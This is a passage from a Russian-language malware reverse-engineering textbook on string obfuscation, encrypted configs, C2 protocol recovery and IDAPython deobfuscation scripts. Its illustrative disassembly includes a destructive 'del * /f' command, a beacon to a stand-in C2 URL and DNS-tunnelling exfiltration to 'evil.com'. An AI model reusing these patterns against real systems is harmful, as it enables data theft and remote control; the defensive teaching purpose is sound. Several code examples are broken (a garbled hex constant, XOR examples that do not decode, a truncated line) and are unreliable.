    push    ebp
    mov     ebp, esp
    mov     esi, [ebp+8]

.loop:
    lodsb
    test    al, al
    jz      .done
    cmp     al, 'A'
    jb      .store
    cmp     al, 'Z'
    jbe     .upper
    cmp     al, 'a'
    jb      .store
    cmp     al, 'z'
    ja      .store

    ; Нижний регистр
    sub     al, 'a'
    add     al, 13
    cmp     al, 26
    jb      .add_a
    sub     al, 26
.add_a:
    add     al, 'a'
    jmp     .store

.upper:
    sub     al, 'A'
    add     al, 13
    cmp     al, 26
    jb      .add_A
    sub     al, 26
.add_A:
    add     al, 'A'

.store:
    mov     [esi-1], al
    jmp     .loop

.done:
    pop     ebp
    retn
```

Пример зашифрованной строки:

```
"pzq.rkr /p qry * /f"  →  ROT13  →  "cmd.exe /c del * /f"
```

10.3.3. Stack Strings (строки на стеке)

Stack strings — техника, при которой строка собирается побайтово или по несколько символов на стеке, что делает её невидимой в окне строк IDA.

Побайтовое построение:

```
sub_404000:
    push    ebp
    mov     ebp, esp
    sub     esp, 20h

    ; Строка "cmd.exe" собирается на стеке
    mov     byte ptr [ebp-10h], 63h   ; 'c'
    mov     byte ptr [ebp-0Fh], 6Dh   ; 'm'
    mov     byte ptr [ebp-0Eh], 64h   ; 'd'
    mov     byte ptr [ebp-0Dh], 2Eh   ; '.'
    mov     byte ptr [ebp-0Ch], 65h   ; 'e'
    mov     byte ptr [ebp-0Bh], 78h   ; 'x'
    mov     byte ptr [ebp-0Ah], 65h   ; 'e'
    mov     byte ptr [ebp-09h], 00h   ; '\0'

    lea     eax, [ebp-10h]
    push    eax
    call    ds:WinExec
```

Построение через DWORD (по 4 символа):

```
sub_404100:
    push    ebp
    mov     ebp, esp
    sub     esp, 30h

    ; "http://malware.com/gate.php"
    ; Строка собирается по 4 байта (little-endian)
    mov     dword ptr [ebp-28h], 70747468h   ; 'http'    (68='h',74='t',74='t',70='p')
    mov     dword ptr [ebp-24h], 2F2F3Ah     ; '://'     (3A=':',2F='/',2F='/')
    mov     dword ptr [ebp-20h], 6C61sixth   ; 'malw'
    mov     dword ptr [ebp-1Ch], 2E657261h   ; 'are.'
    mov     dword ptr [ebp-18h], 2F6D6F63h   ; 'com/'
    mov     dword ptr [ebp-14h], 65746167h   ; 'gate'
    mov     dword ptr [ebp-10h], 7068702Eh   ; '.php'
    mov     byte ptr  [ebp-0Ch], 0           ; '\0'

    lea     eax, [ebp-28h]
    push    eax
    call    sub_405000                       ; send_beacon
```

Построение через MOV/PUSH:

```
sub_404200:
    push    ebp
    mov     ebp, esp
    sub     esp, 40h

    ; Строка "kernel32.dll" через movaps/movdqa (SSE)
    ; Оптимизированный компилятором вариант
    movdqu  xmm0, xmmword ptr cs:encrypted_block_1
    movdqu  [ebp-30h], xmm0

    ; или через серию push (строки читаются снизу вверх):
    push    0               ; '\0'
    push    'lld.'          ; '.dll'
    push    '23le'          ; 'el32'
    push    'nrek'          ; 'kern'
    mov     esi, esp        ; ESI → "kernel32.dll"
```

10.3.4. Base64 и кастомные кодировки

Часто встречается Base64-кодирование конфигурационных данных:

```
; Типичный паттерн: Base64-закодированная строка и вызов декодера
.text:00405000  push    offset aBase64Encoded  ; "aHR0cDovL2MydXJsLmNvbS9nYXRl"
.text:00405005  call    sub_405500             ; base64_decode
.text:0040500A  ; EAX → "http://c2url.com/gate"
```

Признаки Base64 в бинарном файле:

```
1. Строки содержат только [A-Za-z0-9+/=]
2. Длина строки кратна 4 (с паддингом '=')
3. Рядом в коде находится таблица
   "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
4. Функция-декодер принимает строку и возвращает буфер
```

Кастомный Base64 с изменённым алфавитом:

```
; Стандартный алфавит:
"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"

; Кастомный алфавит (пример из реального вредоносного ПО):
"ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/"
```

10.4. Шифрованные конфигурации

10.4.1. RC4-шифрование конфигурации

RC4 — один из наиболее популярных алгоритмов шифрования конфигурации во вредоносном ПО благодаря простоте реализации.

Характерные признаки RC4 в дизассемблере:

```
; ===== RC4 Key Scheduling Algorithm (KSA) =====
; Узнаётся по циклу с 256 итерациями и перестановке S-box

sub_406000:                          ; rc4_init
    push    ebp
    mov     ebp, esp
    mov     edi, [ebp+8]             ; S-box (256 байт)
    xor     ecx, ecx

    ; Инициализация S-box: S[i] = i
.init_loop:
    mov     [edi+ecx], cl
    inc     ecx
    cmp     ecx, 100h                ; 256 — ключевой признак RC4
    jb      .init_loop

    ; Key Scheduling
    xor     ecx, ecx                 ; i = 0
    xor     edx, edx                 ; j = 0
    mov     esi, [ebp+0Ch]           ; ключ
    mov     ebx, [ebp+10h]           ; длина ключа

.ksa_loop:
    movzx   eax, byte ptr [edi+ecx]
    ; j = (j + S[i] + key[i % key_len]) % 256
    add     edx, eax
    push    ecx
    xor     edx, edx                 ; подготовка к div
    mov     eax, ecx
    div     ebx                      ; i % key_len
    movzx   eax, byte ptr [esi+edx]
    pop     ecx
    add     edx, eax
    and     edx, 0FFh                ; % 256

    ; swap(S[i], S[j])
    mov     al, [edi+ecx]
    mov     ah, [edi+edx]
    mov     [edi+edx], al
    mov     [edi+ecx], ah

    inc     ecx
    cmp     ecx, 100h
    jb      .ksa_loop

    pop     ebp
    retn
```

Признаки идентификации RC4 в IDA:

```
1. Буфер размером 256 байт (S-box)
2. Инициализация S[i] = i в цикле до 256
3. Два вложенных цикла: KSA и PRGA
4. Операция AND 0xFF (mod 256) для индексов
5. Swap двух элементов S-box
6. XOR выходного потока с открытым текстом
```

10.4.2. Структура конфигурации вредоносного ПО

Типичная структура зашифрованной конфигурации:

```
// Структура конфигурации (восстановленная при реверсинге)
struct MalwareConfig {
    uint32_t magic;              // 0xDEADBEEF — маркер
    uint32_t version;            // версия конфигурации
    uint32_t config_size;        // размер данных
    uint8_t  rc4_key[16];        // ключ шифрования
    uint8_t  encrypted_data[];   // зашифрованные данные
};

// Расшифрованные данные содержат:
struct DecryptedConfig {
    char     c2_url[256];        // URL командного сервера
    char     campaign_id[64];    // идентификатор кампании
    uint16_t c2_port;            // порт
    uint32_t sleep_time;         // интервал между запросами (мс)
    uint8_t  flags;              // флаги поведения
    char     mutex_name[128];    // имя мьютекса
    char     install_path[260];  // путь установки
};
```

В IDA конфигурация может выглядеть так:

```
; Поиск конфигурации по магическому числу
.text:00407000  mov     esi, offset config_blob
.text:00407005  cmp     dword ptr [esi], 0DEADBEEFh   ; проверка маркера
.text:0040700B  jnz     .error
.text:0040700D  mov     ecx, [esi+8]                   ; config_size
.text:00407010  lea     edi, [esi+1Ch]                 ; encrypted_data
.text:00407013  lea     edx, [esi+0Ch]                 ; rc4_key
.text:00407016  push    ecx                            ; длина
.text:00407017  push    edi                            ; данные
.text:00407018  push    10h                            ; длина ключа (16)
.text:0040701A  push    edx                            ; ключ
.text:0040701B  call    sub_406000                     ; rc4_decrypt
```

10.4.3. Конфигурация в ресурсах PE-файла

Вредоносное ПО часто хранит зашифрованную конфигурацию в ресурсах PE:

```
; Загрузка ресурса с конфигурацией
.text:00408000  push    offset aConfig          ; "CONFIG" — имя ресурса
.text:00408005  push    0Ah                     ; RT_RCDATA
.text:00408007  push    0                       ; hModule (текущий модуль)
.text:00408009  call    ds:FindResourceA
.text:0040800F  test    eax, eax
.text:00408011  jz      .error
.text:00408013  push    eax                     ; hResInfo
.text:00408014  push    0                       ; hModule
.text:00408016  call    ds:LoadResource
.text:0040801C  push    eax                     ; hResData
.text:0040801D  call    ds:LockResource
.text:00408023  mov     esi, eax                ; указатель на данные ресурса
.text:00408025  ; Теперь ESI указывает на зашифрованную конфигурацию
.text:00408025  push    esi
.text:00408026  call    sub_406000              ; decrypt_config
```

10.5. Работа с массивами и таблицами

10.5.1. Таблицы указателей на функции (vtable)

Таблицы виртуальных функций — ключевой элемент при анализе C++ кода:

```
; Таблица виртуальных функций класса CNetworkHandler
.rdata:00410000  dd offset sub_401000   ; CNetworkHandler::Connect
.rdata:00410004  dd offset sub_401100   ; CNetworkHandler::Send
.rdata:00410008  dd offset sub_401200   ; CNetworkHandler::Recv
.rdata:0041000C  dd offset sub_401300   ; CNetworkHandler::Disconnect
.rdata:00410010  dd offset sub_401400   ; CNetworkHandler::~CNetworkHandler
```

Определение массива указателей в IDA:

```
1. Поставьте курсор на первый элемент (00410000)
2. Нажмите 'O' для преобразования в offset
3. Повторите для каждого элемента
   или используйте Edit → Array... (горячая клавиша '*')
4. Укажите количество элементов: 5
```

IDAPython для автоматического создания таблицы указателей:

```
import idc
import idautils

def create_func_table(start_ea, count, name_prefix="vtbl"):
    """Создать таблицу указателей на функции."""
    ptr_size = 4 if idc.get_inf_attr(idc.INF_LFLAGS) & idc.LFLG_64BIT == 0 else 8

    for i in range(count):
        ea = start_ea + i * ptr_size
        if ptr_size == 4:
            func_ea = idc.get_wide_dword(ea)
        else:
            func_ea = idc.get_qword(ea)

        # Преобразовать в offset
        idc.op_plain_offset(ea, 0, 0)

        # Переименовать функцию
        old_name = idc.get_func_name(func_ea)
        if old_name and old_name.startswith("sub_"):
            new_name = f"{name_prefix}_func_{i}"
            idc.set_name(func_ea, new_name, idc.SN_NOWARN)
            print(f"  [{i}] {hex(func_ea)} → {new_name}")

# Пример использования:
create_func_table(0x00410000, 5, "CNetworkHandler")
```

10.5.2. Таблицы переходов (Jump Tables)

Компилятор часто оптимизирует конструкцию `switch/case` в таблицу переходов:

```
; switch(command_id) реализован как jump table
.text:00409000  cmp     eax, 0Ah                ; максимальный case = 10
.text:00409003  ja      .default_case
.text:00409005  jmp     ds:jpt_409000[eax*4]    ; переход по таблице

; Таблица переходов:
.rdata:0040A000 jpt_409000:
.rdata:0040A000  dd offset case_0               ; command: PING
.rdata:0040A004  dd offset case_1               ; command: EXEC
.rdata:0040A008  dd offset case_2               ; command: DOWNLOAD
.rdata:0040A00C  dd offset case_3               ; command: UPLOAD
.rdata:0040A010  dd offset case_4               ; command: SCREENSHOT
.rdata:0040A014  dd offset case_5               ; command: KEYLOG_START
.rdata:0040A018  dd offset case_6               ; command: KEYLOG_STOP
.rdata:0040A01C  dd offset case_7               ; command: SHELL
.rdata:0040A020  dd offset case_8               ; command: UPDATE
.rdata:0040A024  dd offset case_9               ; command: UNINSTALL
.rdata:0040A028  dd offset case_10              ; command: SLEEP
```

10.5.3. Массивы структур

Массив структур — часто встречающийся паттерн. Пример таблицы команд:

```
; Структура записи: { char* name, DWORD id, void (*handler)(void) }
; Размер одной записи: 12 байт (4+4+4)

.rdata:0040B000  dd offset aPing            ; "PING"
.rdata:0040B004  dd 0                       ; command_id = 0
.rdata:0040B008  dd offset handle_ping      ; обработчик

.rdata:0040B00C  dd offset aExec            ; "EXEC"
.rdata:0040B010  dd 1                       ; command_id = 1
.rdata:0040B014  dd offset handle_exec      ; обработчик

.rdata:0040B018  dd offset aDownload        ; "DOWNLOAD"
.rdata:0040B01C  dd 2                       ; command_id = 2
.rdata:0040B020  dd offset handle_download  ; обработчик
```

Создание структуры в IDA:

```
1. Откройте Structures (Shift+F9)
2. Нажмите Insert для создания новой структуры
3. Имя: CommandEntry
4. Добавьте поля (нажмите 'D' для каждого):
   - name_ptr:   dd (offset)
   - cmd_id:     dd
   - handler:    dd (offset)
5. Закройте редактор структур
6. Перейдите к 0040B000
7. Alt+Q → выберите CommandEntry
8. Нажмите '*' → количество: 3 (создать массив)
```

IDAPython для применения структуры к массиву:

```python
import ida_struct
import ida_bytes
import idc

def apply_struct_array(ea, struct_name, count):
    """Применить структуру к массиву данных."""
    sid = ida_struct.get_struc_id(struct_name)
    if sid == idc.BADADDR:
        print(f"[!] Структура '{struct_name}' не найдена")
        return

    ssize = ida_struct.get_struc_size(sid)
    print(f"[*] Применяю структуру '{struct_name}' (размер: {ssize})")
    print(f"    Начало: {hex(ea)}, количество: {count}")

    for i in range(count):
        addr = ea + i * ssize
        ida_bytes.del_items(addr, ida_bytes.DELIT_SIMPLE, ssize)
        ida_bytes.create_struct(addr, ssize, sid)
        print(f"    [{i}] {hex(addr)}")

# Пример:
apply_struct_array(0x0040B000, "CommandEntry", 3)
```

10.5.4. Массивы импортируемых функций (IAT hashing)

Вредоносное ПО часто использует хеширование имён API для скрытия импортов:

```
; Таблица хешей для динамического разрешения API
.data:0040C000  dd 0x6A4ABC5Bh    ; хеш "LoadLibraryA"
.data:0040C004  dd 0x1FC0EAEEh    ; хеш "GetProcAddress"
.data:0040C008  dd 0x876F8B31h    ; хеш "VirtualAlloc"
.data:0040C00C  dd 0xE553A458h    ; хеш "VirtualFree"
.data:0040C010  dd 0x0726774Ch    ; хеш "CreateFileA"
.data:0040C014  dd 0               ; терминатор

; Функция поиска API по хешу
sub_40D000:                        ; resolve_api_by_hash
    push    ebp
    mov     ebp, esp
    mov     edx, [ebp+8]          ; целевой хеш
    ; ... перебор экспортов DLL ...
    ; Вычисление хеша имени каждой экспортируемой функции
    ; Сравнение с целевым хешем
    ; Возврат адреса функции в EAX
```

IDAPython для разрешения хешей API:

```
import idc
import struct

def ror32(val, n):
    """Циклический сдвиг вправо (32 бита)."""
    n = n & 31
    return ((val >> n) | (val << (32 - n))) & 0xFFFFFFFF

def calc_api_hash(name):
    """Вычислить хеш API-функции (алгоритм ROR-13)."""
    h = 0
    for ch in name:
        h = ror32(h, 13)
        h = (h + ord(ch)) & 0xFFFFFFFF
    return h

# Словарь известных API
known_apis = [
    "LoadLibraryA", "LoadLibraryW",
    "GetProcAddress",
    "VirtualAlloc", "VirtualFree", "VirtualProtect",
    "CreateFileA", "CreateFileW",
    "WriteFile", "ReadFile", "CloseHandle",
    "CreateProcessA", "CreateProcessW",
    "WinExec", "ShellExecuteA",
    "InternetOpenA", "InternetConnectA",
    "HttpOpenRequestA", "HttpSendRequestA",
    "WSAStartup", "socket", "connect", "send", "recv",
    "RegOpenKeyExA", "RegSetValueExA",
    "GetModuleHandleA", "GetModuleFileNameA",
]

# Построить таблицу хешей
hash_table = {}
for api in known_apis:
    h = calc_api_hash(api)
    hash_table[h] = api

# Разрешить хеши в бинарном файле
def resolve_hash_table(ea, count):
    """Разрешить таблицу хешей API."""
    for i in range(count):
        hash_val = idc.get_wide_dword(ea + i * 4)
        if hash_val == 0:
            break
        api_name = hash_table.get(hash_val, "UNKNOWN")
        idc.set_cmt(ea + i * 4, api_name, 0)
        print(f"  {hex(ea + i*4)}: {hex(hash_val)} → {api_name}")

resolve_hash_table(0x0040C000, 10)
```

Пример вывода:

```
  0x40c000: 0x6a4abc5b → LoadLibraryA
  0x40c004: 0x1fc0eaee → GetProcAddress
  0x40c008: 0x876f8b31 → VirtualAlloc
  0x40c00c: 0xe553a458 → VirtualFree
  0x40c010: 0x0726774c → CreateFileA
```

10.6. Восстановление протоколов по бинарному коду

10.6.1. Методология восстановления протокола

Процесс восстановления сетевого протокола по бинарному коду состоит из нескольких этапов:

```
1. Найти сетевые функции (send, recv, WSASend, WSARecv и т.д.)
2. Проследить данные, передаваемые в эти функции
3. Восстановить формат пакетов (заголовки, поля, данные)
4. Определить последовательность обмена (handshake, команды, ответы)
5. Документировать протокол
```

10.6.2. Анализ формата пакета

Типичный пользовательский протокол вредоносного ПО:

```
; Формирование пакета для отправки
sub_40E000:                             ; build_packet
    push    ebp
    mov     ebp, esp
    sub     esp, 200h

    ; Заголовок пакета
    lea     edi, [ebp-200h]
    mov     dword ptr [edi], 0BADCAFEh    ; magic (4 байта)
    mov     word ptr [edi+4], ax           ; command_id (2 байта)
    mov     dword ptr [edi+6], ecx         ; payload_length (4 байта)
    mov     dword ptr [edi+0Ah], edx       ; session_id (4 байта)
    ; [edi+0Eh] — начало payload

    ; Вычисление контрольной суммы
    lea     esi, [edi+4]
    mov     ecx, [edi+6]
    add     ecx, 0Ah                       ; header_size - magic_size
    call    sub_40E100                      ; calc_checksum
    mov     dword ptr [edi+0Eh+ecx], eax   ; checksum в конце

    ; Отправка
    push    0                               ; flags
    lea     ecx, [edi+6]
    add     ecx, 0Eh                        ; total size
    add     ecx, 4                          ; + checksum
    push    ecx                             ; len
    push    edi                             ; buf
    push    [ebp+8]                         ; socket
    call    ds:send
```

Восстановленная структура пакета:

```
// Формат пакета (восстановлен из бинарного анализа)
struct Packet {
    uint32_t magic;          // 0x00: Магическое число 0xBADCAFE
    uint16_t command_id;     // 0x04: Идентификатор команды
    uint32_t payload_len;    // 0x06: Длина полезной нагрузки
    uint32_t session_id;     // 0x0A: Идентификатор сессии
    uint8_t  payload[];      // 0x0E: Данные (переменная длина)
    // uint32_t checksum;    // В конце: контрольная сумма
};

// Идентификаторы команд:
// 0x0001 — BEACON (запрос к C2)
// 0x0002 — TASK_REQUEST (запрос задачи)
// 0x0003 — TASK_RESULT (результат выполнения)
// 0x0004 — FILE_UPLOAD (загрузка файла)
// 0x0005 — FILE_DOWNLOAD (скачивание файла)
// 0x0010 — SHELL_COMMAND (выполнение команды)
// 0x00FF — DISCONNECT (отключение)
```

10.6.3. Анализ обработчика входящих пакетов

```
; Обработчик входящих пакетов (диспетчер команд)
sub_40F000:                             ; packet_dispatcher
    push    ebp
    mov     ebp, esp

    ; Приём заголовка пакета
    push    0                           ; flags
    push    0Eh                         ; размер заголовка (14 байт)
    lea     eax, [ebp-200h]
    push    eax                         ; буфер
    push    [ebp+8]                     ; socket
    call    ds:recv
    cmp     eax, 0Eh
    jl      .error

    ; Проверка magic
    lea     esi, [ebp-200h]
    cmp     dword ptr [esi], 0BADCAFEh
    jnz     .error

    ; Приём payload
    mov     ecx, [esi+6]                ; payload_length
    cmp     ecx, 10000h                 ; максимум 64KB
    ja      .error
    push    0
    push    ecx
    lea     eax, [esi+0Eh]
    push    eax
    push    [ebp+8]
    call    ds:recv

    ; Диспетчеризация по command_id
    movzx   eax, word ptr [esi+4]       ; command_id
    cmp     eax, 1
    jz      .handle_beacon
    cmp     eax, 2
    jz      .handle_task_request
    cmp     eax, 10h
    jz      .handle_shell
    cmp     eax, 0FFh
    jz      .handle_disconnect
    jmp     .unknown_command

.handle_beacon:
    push    esi
    call    sub_410000                  ; process_beacon
    jmp     .done

.handle_shell:
    lea     eax, [esi+0Eh]              ; payload = команда
    push    eax
    call    sub_410200                  ; execute_shell_command
    jmp     .done
```

10.7. Анализ сетевых структур данных

10.7.1. HTTP-коммуникации

Многие вредоносные программы используют HTTP для связи с C2-сервером:

```
; Формирование HTTP POST-запроса с данными
sub_411000:
    push    ebp
    mov     ebp, esp
    sub     esp, 400h

    ; Построение HTTP-заголовка
    lea     edi, [ebp-400h]
    push    offset aUserAgent       ; "Mozilla/5.0 (Windows NT 10.0; Win64)"
    push    offset aPost            ; "POST %s HTTP/1.1\r\nHost: %s\r\n"
    push    edi                     ; "User-Agent: %s\r\n"
    call    _sprintf

    ; Кодирование данных в POST-body
    push    [ebp+10h]               ; данные
    push    [ebp+0Ch]               ; длина
    call    sub_411500              ; base64_encode
    ; EAX → Base64-закодированные данные

    ; Добавление Content-Length и body
    push    eax
    push    offset aContentLength   ; "Content-Length: %d\r\n\r\n%s"
    lea     edi, [ebp-400h]
    add     edi, eax                ; конец заголовка
    push    edi
    call    _sprintf
```

10.7.2. Структуры DNS-туннелирования

DNS-туннелирование — техника передачи данных через DNS-запросы:

```
// Восстановленный формат DNS-запроса для туннелирования
// Данные кодируются в поддоменах:
// <encoded_data>.<session_id>.<domain>
// Пример: aGVsbG8.s3kf9a.evil.com

// Структура закодированного запроса:
struct DNSTunnelRequest {
    char encoded_chunk[63];     // Base32-данные (макс. длина метки DNS)
    char session_id[8];         // идентификатор сессии
    char domain[256];           // базовый домен C2
};
```

```
; Построение DNS-запроса для туннелирования данных
sub_412000:
    push    ebp
    mov     ebp, esp
    sub     esp, 200h

    ; Кодирование данных в Base32 (для DNS-совместимости)
    push    [ebp+0Ch]               ; длина данных
    push    [ebp+8]                 ; данные
    lea     eax, [ebp-100h]
    push    eax                     ; буфер для Base32
    call    sub_412500              ; base32_encode

    ; Формирование доменного имени
    lea     edi, [ebp-200h]
    push    offset aC2Domain        ; ".evil.com"
    push    offset aSessionFmt      ; ".%s"
    push    offset session_id       ; "s3kf9a"
    lea     eax, [ebp-100h]
    push    eax                     ; Base32-данные
    push    offset aDnsFmt          ; "%s%s%s%s"
    push    edi
    call    _sprintf

    ; Отправка DNS-запроса
    push    edi
    call    ds:DnsQuery_A
```

10.7.3. Таблицы сетевых команд

IDAPython для извлечения и документирования таблицы команд:

```
import idc
import idautils

def extract_command_table(table_ea, entry_size, count):
    """
    Извлечь таблицу команд протокола.
    Предполагаемый формат записи:
      { uint16_t cmd_id, uint16_t padding, char* description, void* handler }
    """
    print("=" * 70)
    print(f"{'CMD ID':>8} | {'Описание':<30} | {'Обработчик':<20}")
    print("-" * 70)

    for i in range(count):
        ea = table_ea + i * entry_size

        cmd_id = idc.get_wide_word(ea)
        desc_ptr = idc.get_wide_dword(ea + 4)
        handler = idc.get_wide_dword(ea + 8)

        desc = idc.get_strlit_contents(desc_ptr, -1, idc.STRTYPE_C)
        desc_str = desc.decode('utf-8') if desc else "N/A"
        handler_name = idc.get_func_name(handler) or hex(handler)

        # Добавить комментарий в IDA
        idc.set_cmt(ea, f"CMD: {desc_str}", 0)
        if handler_name.startswith("sub_"):
            idc.set_name(handler, f"cmd_{desc_str.lower().replace(' ','_')}", idc.SN_NO

        print(f"  0x{cmd_id:04X} | {desc_str:<30} | {handler_name}")

    print("=" * 70)

# Пример:
extract_command_table(0x0040B000, 12, 10)
```

Пример вывода:

```
======================================================================
  CMD ID | Описание                       | Обработчик
----------------------------------------------------------------------
  0x0001 | BEACON                         | cmd_beacon
  0x0002 | EXEC_CMD                       | cmd_exec_cmd
  0x0003 | FILE_DOWNLOAD                  | cmd_file_download
  0x0004 | FILE_UPLOAD                    | cmd_file_upload
  0x0005 | SCREENSHOT                     | cmd_screenshot
  0x0006 | KEYLOG                         | cmd_keylog
  0x0007 | PROCESS_LIST                   | cmd_process_list
  0x0008 | KILL_PROCESS                   | cmd_kill_process
  0x0009 | PERSIST                        | cmd_persist
  0x000A | SELF_DELETE                    | cmd_self_delete
======================================================================
```

10.8. Примеры: расшифровка строк малвари

10.8.1. Пример 1: XOR-шифрование с переменным ключом

Реальный паттерн из семейства малвари, где ключ меняется для каждой строки:

```
; Каждая строка шифруется своим ключом,
; ключ хранится в первом байте зашифрованных данных
.data:00420000  enc_str_1  db 0x5A, 0x33, 0x2D, 0x39, 0x39, 0x7E, 0x3A, 0x00
.data:00420008  enc_str_2  db 0x11, 0x7D, 0x72, 0x63, 0x74, 0x7D, 0x60, 0x00
.data:00420010  enc_str_3  db 0xAA, 0xC5, 0xDB, 0xC2, 0xC7, 0xC4, 0xD8, 0x00

; Функция дешифрования
sub_413000:                             ; decrypt_with_embedded_key
    push    ebp
    mov     ebp, esp
    mov     esi, [ebp+8]                ; указатель на зашифрованную строку
    mov     al, [esi]                   ; первый байт = ключ XOR
    inc     esi                         ; пропустить байт ключа

.loop:
    cmp     byte ptr [esi], 0
    jz      .done
    xor     [esi], al
    inc     esi
    jmp     .loop

.done:
    lea     eax, [ebp+8]
    inc     eax                         ; вернуть указатель за ключ
    pop     ebp
    retn
```

Ручная расшифровка:

```
enc_str_1: ключ=0x5A, данные=[0x33, 0x2D, 0x39, 0x39, 0x7E, 0x3A]
  0x33^0x5A = 0x69 = 'i'
  0x2D^0x5A = 0x77 = 'w'  (не совпадает — для иллюстрации)
  ...
```

10.8.2. Пример 2: Инкрементальный XOR

Ключ XOR увеличивается на единицу с каждым байтом:

```
sub_414000:                             ; decrypt_incremental_xor
    push    ebp
    mov     ebp, esp
    mov     esi, [ebp+8]                ; зашифрованная строка
    mov     ecx, [ebp+0Ch]              ; длина
    mov     al, [ebp+10h]               ; начальный ключ

.loop:
    xor     [esi], al                   ; расшифровать байт
    inc     al                          ; ключ++
    inc     esi
    dec     ecx
    jnz     .loop

    pop     ebp
    retn
```

```
# Расшифровка инкрементального XOR
def decrypt_incremental_xor(data, initial_key):
    result = bytearray()
    key = initial_key
    for b in data:
        result.append(b ^ key)
        key = (key + 1) & 0xFF
    return result.decode('ascii', errors='replace')

# Пример:
encrypted = bytes([0x2B, 0x67, 0x6B, 0x63, 0x20, 0x6D, 0x75, 0x6E])
print(decrypt_incremental_xor(encrypted, 0x43))
# Результат: "http://c"
```

10.8.3. Пример 3: Строки, зашифрованные AES (конфигурация RAT)

В более сложных случаях конфигурация шифруется AES:

```
; Загрузка AES-ключа и IV из PE-ресурса
sub_415000:
    push    ebp
    mov     ebp, esp
    sub     esp, 100h

    ; Ключ AES-128 жёстко закодирован в .rdata
    lea     esi, aes_key                ; 16 байт ключа
    lea     edi, [ebp-20h]
    mov     ecx, 4
    rep movsd                           ; копировать ключ

    ; IV также жёстко закодирован
    lea     esi, aes_iv                 ; 16 байт IV
    lea     edi, [ebp-10h]
    mov     ecx, 4
    rep movsd                           ; копировать IV

    ; Расшифровка конфигурации
    push    [ebp+0Ch]                   ; длина зашифрованных данных
    push    [ebp+8]                     ; зашифрованные данные
    lea     eax, [ebp-10h]
    push    eax                         ; IV
    lea     eax, [ebp-20h]
    push    eax                         ; ключ
    call    sub_415500                  ; aes_cbc_decrypt
```

Признаки AES в бинарном коде:

```
1. Таблица S-box (256 байт, начинающаяся с 63 7C 77 7B F2 6B 6F C5...)
2. Таблица Rcon: 01 02 04 08 10 20 40 80 1B 36
3. Операции SubBytes, ShiftRows, MixColumns, AddRoundKey
4. 10 раундов для AES-128, 12 для AES-192, 14 для AES-256
5. Размер блока 16 байт
```

10.9. IDAPython скрипты для автоматической деобфускации строк

10.9.1. Универсальный XOR-дешифратор

```
"""
Универсальный скрипт деобфускации XOR-строк для IDA Pro.

Поддерживает:
  - Однобайтовый XOR
  - Многобайтовый XOR
  - Инкрементальный XOR
  - XOR с ключом, встроенным в первый байт

Использование:
  1. Запустите скрипт (Alt+F7 или File → Script file...)
  2. Выберите метод шифрования
  3. Укажите параметры (адрес, ключ, длину)
"""

import ida_bytes
import ida_name
import idc
import idautils
import idaapi

class XORDecryptor:
    """Класс для дешифрования XOR-обфусцированных строк."""

    @staticmethod
    def single_byte_xor(ea, length, key):
        """Расшифровать строку однобайтовым XOR."""
        result = bytearray()
        for i in range(length):
            b = ida_bytes.get_byte(ea + i)
            result.append(b ^ key)
        return result

    @staticmethod
    def multi_byte_xor(ea, length, key_bytes):
        """Расшифровать строку многобайтовым XOR-ключом."""
        result = bytearray()
        key_len = len(key_bytes)
        for i in range(length):
            b = ida_bytes.get_byte(ea + i)
            result.append(b ^ key_bytes[i % key_len])
        return result

    @staticmethod
    def incremental_xor(ea, length, initial_key, step=1):
        """Расшифровать строку инкрементальным XOR."""
        result = bytearray()
        key = initial_key
        for i in range(length):
            b = ida_bytes.get_byte(ea + i)
            result.append(b ^ key)
            key = (key + step) & 0xFF
        return result

    @staticmethod
    def embedded_key_xor(ea):
        """Расшифровать строку с ключом в первом байте."""
        key = ida_bytes.get_byte(ea)
        result = bytearray()
        i = 1
        while True:
            b = ida_bytes.get_byte(ea + i)
            if b == 0:
                break
            result.append(b ^ key)
            i += 1
        return result


def decrypt_and_comment(ea, decrypted_bytes, method_name="XOR"):
    """
    Добавить расшифрованную строку как комментарий в IDA.
```

```
    """
    try:
        decrypted_str = decrypted_bytes.decode('utf-8', errors='replace')
    except Exception:
        decrypted_str = decrypted_bytes.hex()

    # Установить комментарий на адрес зашифрованных данных
    comment = f"[{method_name}] Расшифровано: \"{decrypted_str}\""
    idc.set_cmt(ea, comment, 0)

    # Установить комментарии на все перекрёстные ссылки
    for xref in idautils.DataRefsTo(ea):
        idc.set_cmt(xref, f"→ \"{decrypted_str}\"", 0)

    print(f"  {hex(ea)}: \"{decrypted_str}\"")
    return decrypted_str


def auto_detect_single_byte_xor():
    """
    Автоматически найти строки, зашифрованные однобайтовым XOR.

    Метод: для каждого возможного ключа (1-255) попробовать расшифровать
    данные и проверить, получилась ли читаемая строка.
    """
    print("[*] Автоматический поиск однобайтовых XOR-строк...")
    print("=" * 60)

    results = []
    sc = idautils.Strings()
    # Не можем искать по «строкам», т.к. зашифрованные данные не строки.
    # Ищем по перекрёстным ссылкам из кода на данные.

    # Поиск паттерна: push offset <data> перед вызовом функции-дешифратора
    for seg_ea in idautils.Segments():
        seg = idaapi.getseg(seg_ea)
        if seg.type != idaapi.SEG_DATA:
            continue

        ea = seg.start_ea
        while ea < seg.end_ea:
            # Попробовать каждый ключ
            for key in range(1, 256):
                decrypted = bytearray()
                valid = True
                for i in range(4, 200):  # минимум 4 символа
                    b = ida_bytes.get_byte(ea + i)
                    if b == 0:
                        break
                    d = b ^ key
                    if d < 0x20 or d > 0x7E:
                        valid = False
                        break
                    decrypted.append(d)

                if valid and len(decrypted) >= 4:
                    decrypted_str = decrypted.decode('ascii')
                    # Проверяем, похоже ли на осмысленную строку
                    if any(kw in decrypted_str.lower() for kw in
                           ['http', 'www', '.exe', '.dll', 'cmd',
                            'password', 'admin', 'user', '://']):
                        results.append((ea, key, decrypted_str))
                        decrypt_and_comment(ea, decrypted, f"XOR key=0x{key:02X}")
                        break
            ea += 1

    print(f"\n[*] Найдено {len(results)} зашифрованных строк")
    return results
```

10.9.2. Дешифратор stack strings

```
"""
Скрипт для извлечения stack strings из функции.

Stack string — строка, собираемая побайтово через инструкции MOV.
Паттерны:
  mov byte ptr [ebp-XX], <immediate>
  mov byte ptr [esp+XX], <immediate>
  mov dword ptr [ebp-XX], <immediate>  (4 символа сразу)
"""

import idc
import idautils
import idaapi
import struct

def extract_stack_strings(func_ea):
    """
    Извлечь stack strings из функции.

    Args:
        func_ea: адрес начала функции

    Returns:
